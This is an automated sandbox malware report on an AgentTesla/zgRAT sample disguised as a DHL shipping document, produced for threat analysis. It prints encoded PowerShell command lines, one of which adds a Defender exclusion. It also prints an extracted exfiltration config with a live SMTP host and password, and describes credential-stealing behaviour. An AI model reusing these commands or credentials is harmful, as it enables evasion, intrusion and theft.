ID: 830438
Sample Name:
DHL_Shipping_Document2.exe
Cookbook: default.jbs
Time: 11:32:07
Date: 20/03/2023
Version: 37.0.0 Beryl

Table of Contents


Windows Analysis Report

DHL_Shipping_Document2.exe


Overview

General Information

Sample Name:	DHL_Shipping_Document2.exe
Analysis ID:	830438
MD5:	e2f0b0afe1d1c…
SHA1:	8ab34b84b147…
SHA256:	9080fc157a688..
Tags:	AgentTesla DHL exe
Infos:	



Detection




AgentTesla, zgRAT

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected zgRAT
- Malicious sample detected (through…
- Yara detected AgentTesla
- Antivirus detection for dropped file
- Multi AV Scanner detection for drop…
- Snort IDS alert for network traffic
- Tries to steal Mail credentials (via fi…
- Creates multiple autostart registry k…
- Initial sample is a PE file and has a…
- Writes to foreign memory regions
- Tries to harvest and steal Putty / W…

Classification



Process Tree

- **System is w10x64**
- DHL_Shipping_Document2.exe (PID: 5972 cmdline: C:\Users\user\Desktop\DHL_Shipping_Document2.exe MD5: E2F0B0AFE1D1CABE6D0FC082FADDE43F)
  - powershell.exe (PID: 912 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ENC cwB0AGEAcgB0AC0AcwBsAGUAZQBwACAALQBzAGUAYwBvAG4AZABzACAAMQAwAA== MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 3624 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - cmd.exe (PID: 324 cmdline: "C:\Windows\System32\cmd.exe" /c powershell -ENC cwBlAHQALQBtAHAAcAByAGUAZgBlAHIAZQBuAGMAZQAgAC0AZQB4AGMAbAB1AHMAaQBvAG4AcABhAHQAaAAgAEMAOgBcAA== MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
    - conhost.exe (PID: 2072 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 5016 cmdline: powershell -ENC cwBlAHQALQBtAHAAcAByAGUAZgBlAHIAZQBuAGMAZQAgAC0AZQB4AGMAbAB1AHMAaQBvAG4AcABhAHQAaAAgAEMAOgBcAA== MD5: 95000560239032BC68B4C2FDFCDEF913)
  - Lutyzivrgpnlssvvvftlfile.exe (PID: 5084 cmdline: "C:\Users\user\AppData\Local\Temp\Lutyzivrgpnlssvvvftlfile.exe" MD5: B1DFD2B85A645040D8C89D0FCED4340A)
  - InstallUtil.exe (PID: 1764 cmdline: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe MD5: 6EE3F830099ADD53C26DF5739B44D608)
- explorers.exe (PID: 2364 cmdline: "C:\Users\user\AppData\Local\explorers.exe" MD5: E2F0B0AFE1D1CABE6D0FC082FADDE43F)
- KbWSe.exe (PID: 5916 cmdline: "C:\Users\user\AppData\Roaming\KbWSe\KbWSe.exe" MD5: B1DFD2B85A645040D8C89D0FCED4340A)
- explorers.exe (PID: 612 cmdline: "C:\Users\user\AppData\Local\explorers.exe" MD5: E2F0B0AFE1D1CABE6D0FC082FADDE43F)
- KbWSe.exe (PID: 2948 cmdline: "C:\Users\user\AppData\Roaming\KbWSe\KbWSe.exe" MD5: B1DFD2B85A645040D8C89D0FCED4340A)
- **cleanup**

Malware Threat Intel

Provided by malpedia

Name	Description	Attribution	Blogpost URLs	Link
Agent Tesla, AgentTesla	A .NET based keylogger and RAT readily available to actors. Logs keystrokes and the host's clipboard and beacons this information back to the C2.	• SWEED	http://blog.nsfocus.net/sweed-611/http://l1v1ngc0d3.wordpress.com/2021/11/12/agenttesla-dropped-via-nsis-installer/http://www.secureworks.com/research/threat-profiles/gold-galleonhttps://asec.ahnlab.com/ko/29133/https://blog.apnic.net/2022/03/31/how-to-detect-and-prevent-common-data-exfiltration-attacks/	http://https://malpedia.caad.fkie.fraunhofer.de/details/win.agent_tesla

Name	Description	Attribution	Blogpost URLs	Link
zgRAT		No Attribution	http://https://bazaar.abuse.ch/browse/signature/zgRAT/	http://https://malpedia.caad.fkie.fraunhofer.de/details/win.zgrat

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Host": "smtp.thanhphoung-vn.com",
  "Username": "log@thanhphoung-vn.com",
  "Password": "smartyok4"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000013.00000002.556924562.00000000023AC000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000013.00000002.556924562.00000000023AC000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
0000000F.00000002.555838851.000000000244C000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000F.00000002.555838851.000000000244C000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000000.00000002.532957763.00000199242B0000.00000004.08000000.00040000.00000000.sdmp	JoeSecurity_GenericDownloader_1	Yara detected Generic Downloader	Joe Security	
Click to see the 10 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.DHL_Shipping_Document2.exe.1990bb43928.2.raw.unpack	JoeSecurity_zgRAT_1	Yara detected zgRAT	Joe Security	
0.2.DHL_Shipping_Document2.exe.1990bb43928.2.raw.unpack	MALWARE_Win_zgRAT	Detects zgRAT	ditekSHen	• 0x11c66:$s1: file:/// • 0x11b74:$s2: {11111-22222-10009-11112} • 0x11bf6:$s3: {11111-22222-50001-00000} • 0xf8b7:$s4: get_Module • 0xea28:$s5: Reverse • 0x11779:$s6: BlockCopy • 0x11769:$s7: ReadByte • 0x11c78:$s8: 4C 00 6F 00 63 00 61 00 74 00 69 00 6F 00 6E 00 00 0B 46 00 69 00 6E 00 64 00 20 00 00 13 52 00 65 00 73 00 6F 00 75 00 72 00 63 00 65 00 41 00 00 11 56 00 69 00 72 00 74 00 75 00 61 00 6C 00 ...
0.2.DHL_Shipping_Document2.exe.1991bf4df80.4.unpack	JoeSecurity_zgRAT_1	Yara detected zgRAT	Joe Security	

Source	Rule	Description	Author	Strings
0.2.DHL_Shipping_Document2.exe.1991bf4df80.4.unpack	MALWARE_Win_zgRAT	Detects zgRAT	ditekSHen	• 0xfe66:$s1: file:/// • 0xafe9e:$s1: file:/// • 0xfd74:$s2: {11111-22222-10009-11112} • 0xafdac:$s2: {11111-22222-10009-11112} • 0xfdf6:$s3: {11111-22222-50001-00000} • 0xafe2e:$s3: {11111-22222-50001-00000} • 0xdab7:$s4: get_Module • 0xadaef:$s4: get_Module • 0xcc28:$s5: Reverse • 0xacc60:$s5: Reverse • 0xf979:$s6: BlockCopy • 0xaf9b1:$s6: BlockCopy • 0xf969:$s7: ReadByte • 0xaf9a1:$s7: ReadByte • 0xfe78:$s8: 4C 00 6F 00 63 00 61 00 74 00 69 00 6F 00 6E 00 00 0B 46 00 69 00 6E 00 64 00 20 00 00 13 52 00 65 00 73 00 6F 00 75 00 72 00 63 00 65 00 41 00 00 11 5 6 00 69 00 72 00 74 00 75 00 61 00 6C 00 ... • 0xafeb0:$s8: 4C 00 6F 00 63 00 61 00 74 00 69 00 6F 00 6E 00 00 0B 46 00 69 00 6E 00 64 00 20 00 00 13 52 00 65 00 73 00 6F 00 75 00 72 00 63 00 65 00 41 00 00 11 5 6 00 69 00 72 00 74 00 75 00 61 00 6C 00 ...
0.2.DHL_Shipping_Document2.exe.1991bed5f10.5.unpack	JoeSecurity_zgRAT_1	Yara detected zgRAT	Joe Security	
Click to see the 15 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2 - Source IP: 192.168.2.3 - Destination IP: 208.91.199.225

Timestamp:	192.168.2.3208.91.199.225496995872840032 03/20/23-11:34:28.478393
SID:	2840032
Source Port:	49699
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.3 - Destination IP: 208.91.198.143

Timestamp:	192.168.2.3208.91.198.143497045872851779 03/20/23-11:35:14.897311
SID:	2851779
Source Port:	49704
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2 - Source IP: 192.168.2.3 - Destination IP: 208.91.198.143

Timestamp:	192.168.2.3208.91.198.143497045872840032 03/20/23-11:35:14.897311
SID:	2840032
Source Port:	49704
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2 - Source IP: 192.168.2.3 - Destination IP: 208.91.199.225

Timestamp:	192.168.2.3208.91.199.225497035872840032 03/20/23-11:35:13.114104
SID:	2840032
Source Port:	49703
Destination Port:	587

Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.3 - Destination IP: 208.91.199.223	
Timestamp:	192.168.2.3208.91.199.223496985872851779 03/20/23-11:34:24.041449
SID:	2851779
Source Port:	49698
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.3 - Destination IP: 208.91.198.143	
Timestamp:	192.168.2.3208.91.198.143497025872851779 03/20/23-11:35:12.738289
SID:	2851779
Source Port:	49702
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.3 - Destination IP: 208.91.199.225	
Timestamp:	192.168.2.3208.91.199.225496995872851779 03/20/23-11:34:28.478393
SID:	2851779
Source Port:	49699
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.2.3 - Destination IP: 208.91.199.225	
Timestamp:	192.168.2.3208.91.199.225497035872030171 03/20/23-11:35:13.113999
SID:	2030171
Source Port:	49703
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2 - Source IP: 192.168.2.3 - Destination IP: 208.91.199.223	
Timestamp:	192.168.2.3208.91.199.223497055872840032 03/20/23-11:35:15.831914
SID:	2840032
Source Port:	49705
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2 - Source IP: 192.168.2.3 - Destination IP: 208.91.199.223	
Timestamp:	192.168.2.3208.91.199.223496985872840032 03/20/23-11:34:24.041449
SID:	2840032
Source Port:	49698
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.2.3 - Destination IP: 208.91.198.143	
Timestamp:	192.168.2.3208.91.198.143497025872030171 03/20/23-11:35:12.738168
SID:	2030171
Source Port:	49702
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.2.3 - Destination IP: 208.91.199.223

Timestamp:	192.168.2.3208.91.199.223497055872030171 03/20/23-11:35:15.831914
SID:	2030171
Source Port:	49705
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.3 - Destination IP: 208.91.199.223

Timestamp:	192.168.2.3208.91.199.223497055872851779 03/20/23-11:35:15.831914
SID:	2851779
Source Port:	49705
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.2.3 - Destination IP: 208.91.199.225

Timestamp:	192.168.2.3208.91.199.225496995872030171 03/20/23-11:34:28.478287
SID:	2030171
Source Port:	49699
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Agent Tesla Telegram Exfil - Source IP: 192.168.2.3 - Destination IP: 208.91.199.225

Timestamp:	192.168.2.3208.91.199.225497035872851779 03/20/23-11:35:13.114104
SID:	2851779
Source Port:	49703
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.2.3 - Destination IP: 208.91.198.143

Timestamp:	192.168.2.3208.91.198.143497045872030171 03/20/23-11:35:14.897278
SID:	2030171
Source Port:	49704
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN AgentTesla Exfil Via SMTP - Source IP: 192.168.2.3 - Destination IP: 208.91.199.223

Timestamp:	192.168.2.3208.91.199.223496985872030171 03/20/23-11:34:24.041330
SID:	2030171
Source Port:	49698
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN Win32/AgentTesla/OriginLogger Data Exfil via SMTP M2 - Source IP: 192.168.2.3 - Destination IP: 208.91.198.143

Timestamp:	192.168.2.3208.91.198.143497025872840032 03/20/23-11:35:12.738289
SID:	2840032
Source Port:	49702
Destination Port:	587
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

- Multi AV Scanner detection for submitted file
- Antivirus detection for dropped file
- Multi AV Scanner detection for dropped file
- Machine Learning detection for sample
- Machine Learning detection for dropped file

Networking

- Snort IDS alert for network traffic
- May check the online IP address of the machine
- Yara detected Generic Downloader

System Summary

- Malicious sample detected (through community Yara rule)
- Initial sample is a PE file and has a suspicious name

Boot Survival

- Creates multiple autostart registry keys

Hooking and other Techniques for Hiding and Protection

- Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion

- Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)
- Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

- Writes to foreign memory regions
- Encrypted powershell cmdline option found
- Injects a PE file into a foreign processes
- Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

- Yara detected zgRAT
- Yara detected AgentTesla
- Tries to steal Mail credentials (via file / registry access)
- Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)
- Found many strings related to Crypto-Wallets (likely being stolen)
- Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

- Yara detected zgRAT
- Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 1 Registry Run Keys / Startup Folder	3 1 1 Process Injection	1 Disable or Modify Tools	1 OS Credential Dumping	1 Account Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 PowerShell	Boot or Logon Initialization Scripts	1 1 Registry Run Keys / Startup Folder	1 Deobfuscate/Decode Files or Information	1 Credentials in Registry	1 File and Directory Discovery	Remote Desktop Protocol	2 Data from Local System	Exfiltration Over Bluetooth	1 1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	1 Obfuscated Files or Information	Security Account Manager	1 1 4 System Information Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	1 Non-Standard Port	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Masquerading	NTDS	2 1 1 Security Software Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 3 1 Virtualization/Sandbox Evasion	LSA Secrets	1 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	2 3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	3 1 1 Process Injection	Cached Domain Credentials	1 3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Hidden Files and Directories	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	1 System Owner/User Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 Remote System Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	1 System Network Configuration Discovery	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols			Data Encrypted for Impact


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
DHL_Shipping_Document2.exe	38%	ReversingLabs	Win64.Trojan.Leoncem	
DHL_Shipping_Document2.exe	33%	Virustotal		Browse
DHL_Shipping_Document2.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\KbWSe\KbWSe.exe	100%	Avira	TR/Spy.Gen8	
C:\Users\user\AppData\Local\Temp\LutyzivrgpnlssvvvftIfile.exe	100%	Avira	TR/Spy.Gen8	
C:\Users\user\AppData\Roaming\KbWSe\KbWSe.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\explorers.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\LutyzivrgpnlssvvvftIfile.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\explorers.exe	38%	ReversingLabs	Win64.Trojan.Leoncem	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
15.0.LutyzivrgpnlssvvvftIfile.exe.a0000.0.unpack	100%	Avira	HEUR/AGEN.1203035		Download File

Source	Detection	Scanner	Label	Link	Download
17.2.InstallUtil.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1235860		Download File

Domains

Source	Detection	Scanner	Label	Link
203.215.12.0.in-addr.arpa	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://james.newtonking.com/projects/json	0%	URL Reputation	safe	
http://https://urn.to/r/sds_see	0%	URL Reputation	safe	
http://smtp.thanhphoung-vn.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
us2.smtp.mailhostbox.com	208.91.199.223	true	false		high
api4.ipify.org	173.231.16.76	true	false		high
smtp.thanhphoung-vn.com	unknown	unknown	false		unknown
203.215.12.0.in-addr.arpa	unknown	unknown	false	• 0%, Virustotal, Browse	unknown
api.ipify.org	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://api.ipify.org/	false		high

URLs from Memory and Binaries


Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.google.com/intl/en_uk/chrome/Google	InstallUtil.exe, 00000011.00000002.552825754.0000029417EBF000.00000004.00000800.00020000.00000000.sdmp, Spsfpf.tmpdb.17.dr, Lfzmsuaggmw.tmpdb.17.dr	false		high
http://https://duckduckgo.com/chrome_newtab	InstallUtil.exe, 00000011.00000002.552825754.0000029417E66000.00000004.00000800.00020000.00000000.sdmp, InstallUtil.exe, 00000011.00000002.552825754.0000029417EF3000.00000004.00000800.00020000.00000000.sdmp, Unjsdaqackg.tmpdb.17.dr, Xubyeworypu.tmpdb.17.dr	false		high
http://https://duckduckgo.com/ac/?q=	Xubyeworypu.tmpdb.17.dr	false		high
http://https://stackoverflow.com/q/14436606/23354	InstallUtil.exe, 00000011.00000002.556097458.0000029420550000.00000004.08000000.00040000.00000000.sdmp, InstallUtil.exe, 00000011.00000002.550292879.0000029407DCA000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://github.com/mgravell/protobuf-netJ	InstallUtil.exe, 00000011.00000002.556097458.0000029420550000.00000004.08000000.00040000.00000000.sdmp	false		high
